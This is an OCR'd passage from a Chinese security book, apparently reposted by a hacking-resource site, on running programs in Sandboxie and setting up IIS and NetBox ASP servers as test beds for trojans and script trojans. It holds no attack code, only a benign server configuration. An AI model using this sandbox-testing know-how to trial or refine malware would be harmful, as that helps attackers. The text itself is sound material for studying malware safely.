免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以启动运行。




图 5-42 沙盘程序界面

1.保护默认的浏览器

通过鼠标右键单击 Sandboxie 在任务栏的图标，在弹出的菜单栏里选择“DefaultBox”中的“运行网页浏览器”命令。这时 Sandboxie 就会自动启动系统默认的浏览器，可以看到在浏览器的标题栏文字的前后多了[#]，这是表示浏览器已经处于沙盘环境中进行虚拟的运行。



图 5-43 上网浏览保护

比如现在用浏览器访问了一个带有网页木马的网站信息。当成功访问这个网站后，可以在 Sandboxie 中的主界面列表中看到一个虚假的 svchost.Exe 进程，这就是病毒信息伪装的内容信息。当去掉 IE 浏览器的保护之后，连同下载的木马程序、缓存文件、历史纪录等都随之一起

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

消失得无影无踪。




图 5-44 操作结果查看

2.防范恶意程序入侵

Sandboxie 还可以做很多事情，包括运行邮件客户端程序、运行任意程序、从开始菜单运行等命令。比如，某个视频文件里面捆绑了病毒木马，要运行该视频我们就选择“DefaultBox”菜单中的“运行任意程序”，在弹出的窗口单击“浏览”按钮，选择需要运行的多媒体播放器程序文件。



图 5-45 启动保护程序

如图 5-47 所示在多媒体播放器的标题栏上也出现了“[#]”符号，这就代表该程序受保护。

小提示

Sandboxie 使用非常简单，用户可以右击需要在沙盘中的程序，并在弹出的右键菜单中选择“在沙盘中运行”项即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通过 Sandboxie 的保护，即使视频文件中真的有病毒木马，当恢复系统之后安装的恶意程序也会随着一起消失了。



图 5-46 右键功能菜单上可以直接运行 Sandboxie




图 5-47 程序运行保护

3.病毒木马测试操作

除此以外，Sandboxie 还可以提供整个系统的保护。在“DefaultBox”菜单中选择“运行 Windows 资源管理器”，这时程序就会自动弹出有保护符号的管理窗口。之后对整个电脑进行任意操作，包括格式化、文件删除、拷贝文件等都很安全，和在真正的系统上操作没有任何区别。



图 5-48 磁盘操作保护

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

比如要测试某个木马服务端程序，在这个受到保护的窗口里面直接运行即可。当这个服务端程序成功运行以后，Sandboxie 会提示服务端在系统中的某些操作，从而让用户更加清楚的了解木马服务端的变化。





图 5-49 安全提示查看

5.4.3 Sandboxie 的其他设置

Sandboxie 和影子系统是不一样的，即使影子系统在关闭后，在其中执行的任何操作也会立即还原。而 Sandboxie 关闭以后，在其中的所有操作都将得到保存。



小提示

如果要清除沙盘环境中的信息内容，需要在 Sandboxie 主界面选择“沙盘→DefaultBox→删除保存内容”，接着在弹出的窗口单击“删除沙盘”按钮，这样保存在隔离层中的内容将立即清除。




图 5-50 沙盘程序设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.5 搭建脚本运行环境

前面介绍的几种测试环境都是为了测试 EXE 格式的木马而准备的。如果要测试脚本木马的话，就必须重新搭建适合这些脚本的运行环境。

5.5.1 搭建 ASP 脚本运行环境

ASP 是 Active Server Page 的缩写，意为“动态服务器页面”。ASP 是微软公司开发的，它可以与数据库和其他程序进行交互，是一种简单、方便的编程工具。

小知识

ASP 的网页文件的格式是.asp，现在常用于各种动态网站中，它是一种服务器端脚本编写环境，可以用来创建和运行动态网页或 Web 应用程序。ASP 网页可以包含 HTML 标记、普通文本、脚本命令以及 COM 组件等，利用 ASP 可以向网页中添加交互式内容(如在线表单)，也可以创建使用 HTML 网页作为用户界面的 web 应用程序。

要搭建 ASP 环境最好使用 IIS，因为 IIS 是微软开发的一套架设 WEB、FTP、SMTP 服务器的整合软件，捆绑在 Windows 服务器版里面。

小提示

Windows2000Server、Windows2003Server 以及 Windows 2000Pro、WindowsXPPro 默认安装都带有 IIS，当然也可以在 Windows 系统安装完毕后加装 IIS。

如果操作系统中还未安装 IIS 服务器，可打开 Windows 系统的“控制面板”→“添加／删除程序”，在弹出的对话框中选择“添加／删除 Windows 组件”→“Internet 信息服务(IIS)”，如图 5-51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-51 选择网络组件

单击窗口中的“详细信息”按钮，在弹出的窗口中选择需要的内容。然后单击“下一步”按钮按向导指示，就可以完成对 IIS 的安装。




图 5-52 安装网络组件

IIS 安装后系统会自动创建了一个默认的 Web 站点，该站点在系统里面的主目录默认路径为 C:\\Inetpub\\www.root，主页文件就存放在这个目录里面。出于安全考虑，微软建议使用 IIS 的驱动器采用 NTFS 格式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-53 查看网站目录

下面我们来启动 IIS，单击 Windows 开始菜单中的“所有程序”，然后选择“管理工具”中的“Internet 信息服务(IIS)管理器”，这样即可启动“Internet 信息服务”管理工具。




图 5-54 启动网络组件

安装好后的 IIS 服务已经自动建立了管理和默认两个站点，其中“管理 WEB 站点”用于站点远程管理，可以暂时停止运行但最好不要删除，否则重建时会很麻烦的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-55 开启网站服务

用鼠标右键单击“默认 Web 站点”，在弹出的快捷菜单中选择“属性”，此时就可以打开站点属性设置对话框，在该对话框中可完成对站点的全部配置。每个 Web 站点都具有唯一的、由三个部分组成的标识，用来接收和响应请求的分别是端口号、IP 地址和主机头名。浏览器访问 IIS 的时候是这样的顺序：IP→端口→主机头→该站点主目录→该站点的默认首文档，所以 IIS 的整个配置流程应该按照访问顺序进行设置。

1.配置 IP 和主机头

这里可以指定 WEB 站点的 IP，如没有特别需要，则选择全部未分配。如果指定了多个主机头，则 IP 一定要选为全部未分配，如果 IIS 只有一个站点，则无需写入主机头标识。然后配置好端口，WEB 站点的默认访问端口是 TCP 80 端口。




图 5-56 设置端口信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.指定站点主目录

主目录用来存放站点文件的位置，默认是“%system%\Inetpub\wwwroot”，可以选择其他目录作为存放站点文件的位置，单击浏览后选择好路经就可以了。这里还可以赋予访问者一些权限，例如目录浏览等。




图 5-57 设置网站目录

3.设定默认文档

每个网站都会有默认文档，默认文档就是当访问站点时，首先要进行访问的那个文件，例如 index.htm、index.asp、default.asp 等等。这里需要指定默认的文档名称和顺序。





图 5-58 设置默认文档

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



4.设定访问权限

一般赋予访问者有匿名访问的权限，其实 IIS 默认已经在系统中建立了“IUSR_ 机器名”这种匿名用户了。WEB 站点的访问权限可以设定允许或禁止读取、运行脚本等权限设置。




图 5-59 设置访问权限

IIS 服务配置完成以后，在 Internet 信息服务的工具栏中，提供有启动与停止服务的功能。单击“启动项目”即启动 IIS 服务器，单击“停止项目”则停止 IIS 服务器。

5.5.2 快速搭建 ASP 运行环境

可能有的读者会觉得使用 IIS 搭建站点太复杂，那么我们也可以使用 NetBox 来简单快速地进行操作。NetBox ASP Web 服务器是一个简单的服务器程序，功能和 Windows 的 IIS 几乎一样。如果系统无法安装或不支持 IIS，就可以安装这个程序来调试远程.asp 文件。

首先下载安装 NetBox 的主程序，安装程序只有一个 EXE 文件，一路单击“下一步”按钮进行安装。安装完成以后，在要测试的网站目录下，新建一个扩展名为.box 的文件。把下面的代码全部复制到记事本再另存为:

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Dim httpd
Shell.Service.RunService "NBWeb", "NetBox Web Server", "NetBox Http Server Sample"
Sub OnServiceStart()
Set httpd = CreateObject("NetBox.HttpServer")
If httpd.Create("", 80) = 0 Then
Set host = httpd.AddHost("", "\www")
host.EnableScript = true
host.AddDefault "index.htm"
host.AddDefault "index.html"
host.AddDefault "index.asp"
host.AddDefault "default.asp"
host.AddDefault "default.htm"
host.AddDefault "default.html"
httpd.Start
else
Shell.Quit 0
end if
End Sub
Sub OnServiceStop()
httpd.Close
End Sub
Sub OnServicePause()
httpd.Stop
End Sub
Sub OnServiceResume()
httpd.Start
End Sub
```

简单说一下上面的代码，上面中有一句是 Set host = httpd.AddHost("", "\www")，它就是搭建网站所存放的文件夹。大家还可以另建其他 box 文件，用于针对不同的网页或网站目

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

录，这样在测试的时候也更加方便，直接运行对应的 BOX 文件就行了。然后在浏览器中输入 http://127.0.0.1/，或 http://localhost/ 即可访问。如果你的网站首页或网页名字不是上面的几种，可以在网址后面加输入你的网页名字。

5.5.3 搭建 PHP 脚本运行环境

PHP 是英文超级文本预处理语言(Hypertext Preprocessor)的缩写，它是一种 HTML 内嵌式的语言，PHP 与微软的 ASP 颇有几分相似，都是一种在服务器端执行的嵌入 HTML 文档的脚本语言，语言的风格类似于 C 语言，现在被很多的网站编程人员广泛的运用。

小知识

